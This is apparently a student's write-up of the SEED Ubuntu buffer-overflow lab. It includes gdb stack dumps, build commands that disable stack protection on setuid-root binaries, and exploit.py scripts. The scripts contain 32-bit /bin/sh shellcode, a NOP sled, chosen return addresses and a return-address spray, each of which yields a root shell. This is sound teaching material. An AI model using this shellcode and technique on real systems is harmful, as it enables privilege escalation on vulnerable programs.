



# Task 1



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Sep 20 17:33
seed@VM: ~/.../shellcode
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$
[09/20/22] seed@VM: ~/.../shellcode$ a32.out
$ exit
[09/20/22] seed@VM: ~/.../shellcode$ a64.out
$
$ exit
[09/20/22] seed@VM: ~/.../shellcode$
```

I managed to gain access to the shell after executing both a32.out and a64.out.

## Task 2



The screenshot shows a terminal window titled "SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The terminal output displays the following commands and their results:

```
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
make: Warning: File 'stack-L3-dbg' has modification time 0.19 s in the future
make: warning: Clock skew detected. Your build may be incomplete.
[09/20/22] seed@VM: ~/.../code$
```

The compilation was successful.

## Task 3

```
seed@VM: ~/.../code
[-----stack-----]
[-----]
0000| 0xffffcab0 ("0pUV.pUV", '\220' <repeats 148 times>, "\344\313
\377\377", '\220' <repeats 40 times>...)
0004| 0xffffcab4 (".pUV", '\220' <repeats 148 times>, "\344\313\377
\377", '\220' <repeats 44 times>...)
0008| 0xffffcab8 --> 0x90909090
0012| 0xffffcab8 --> 0x90909090
0016| 0xffffcac0 --> 0x90909090
0020| 0xffffcac4 --> 0x90909090
0024| 0xffffcac8 --> 0x90909090
0028| 0xffffcacc --> 0x90909090
[-----]
Legend: code, data, rodata, value
22      return 1;
gdb-peda$ p $ebp
$3 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$4 = (char (*)[136]) 0xffffcab8
gdb-peda$ quit
[09/21/22]seed@VM:~/.../code$ ./exploit.py
[09/21/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

Successfully managed to access shell.

```
exploit.py
~/Desktop/Lab1/code
Open Save
15 # Put the shellcode somewhere in the payload
16 start = 517 - len(shellcode) # Change
   this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xffffCBE4 # Change this number
22 offset = 148 # Change this number
23
24 L = 4 # Use 4 for 32-bit address and 8 for 64-
   bit address
25 content[offset:offset + L] =
   (ret).to_bytes(L,byteorder='little')
26 #####
27
28 # Write the content to a file
29 with open('badfile', 'wb') as f:
30     f.write(content)
```

Python 3 Tab Width: 8 Ln 21, Col 22 INS

For the start value, I used `517 - len(shellcode)` such that the shellcode is placed at the end of the NOP bridge.

Return address is `0xFFFFCBE4` as that address exists within the NOP bridge and it is an address that does not comprise of a zero byte `0x00` which causes the function `strcpy` to terminate. I also knew that the address had to be larger than the buffer address which was found to be `0xFFFFCAB8`.

The offset is 148 as the buffer has a size of 136 bytes where the additional 12 bytes is to compensate for the other registers in the system.

## Task 4

```
seed@VM: ~/.../code
0xffffcc70: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcc78: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcc80: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcc88: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcc90: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcc98: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 (
0 0x90
0xffffcca0: 0x90 0x90 0x31 0xc0 0x50 0x68 (
f 0x2f
0xffffcca8: 0x73 0x68 0x68 0x2f 0x62 0x69 (
e 0x89
0xffffccb0: 0xe3 0x50 0x53 0x89 0xe1 0x31 (
2 0x31
0xffffccb8: 0xc0 0xb0 0x0b 0xcd 0x80
gdb-peda$ quit
[09/21/22]seed@VM:~/.../code$ ./exploit.py
[09/21/22]seed@VM:~/.../code$ ./stack-L2
Input size: 517
#
```

Shell successfully obtained.

```
Open  [icon] *exploit.py ~/Desktop/Lab1/code Save [icon] [icon] [icon]
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 517 - len(shellcode) # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcb48 + 128 # Change this number
22offset = 104 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25|
26content[offset:offset+100] =
    (ret).to_bytes(L,byteorder='little')*25
27#####
28
29# Write the content to a file
30with open('badfile', 'wb') as f:
31    f.write(content)
```

Content is set to content[offset:offset+100] where offset is 104. The value of offset is set to 104 as the range of the buffer size is 100-200 bytes where the additional 4 bytes is to consider the size of ebp. The range is set to [offset:offset+100] as the range is about 100 bytes long.

For the return address I used the address of ebp and added 128 as padding. I chose 128 as its hexadecimal value is 80 - which is a multiple of 4 and sufficient such that the return address ends up in the NOP bridge between the 100 bytes containing the return address and the shellcode.

(ret).to\_bytes(L,byteorder='little')\*25

The difference between the line above and the original code provided is the multiplication by 25. This was done to saturate the unknown buffer range with the return address. We know that the buffer size is between 100-200 bytes and since we know that it is a 32-bit system,  $100/4 = 25$ . Therefore, the return

address is generated 25 times in that space such that the return address will be run as long as the buffer size is from 100-200 bytes.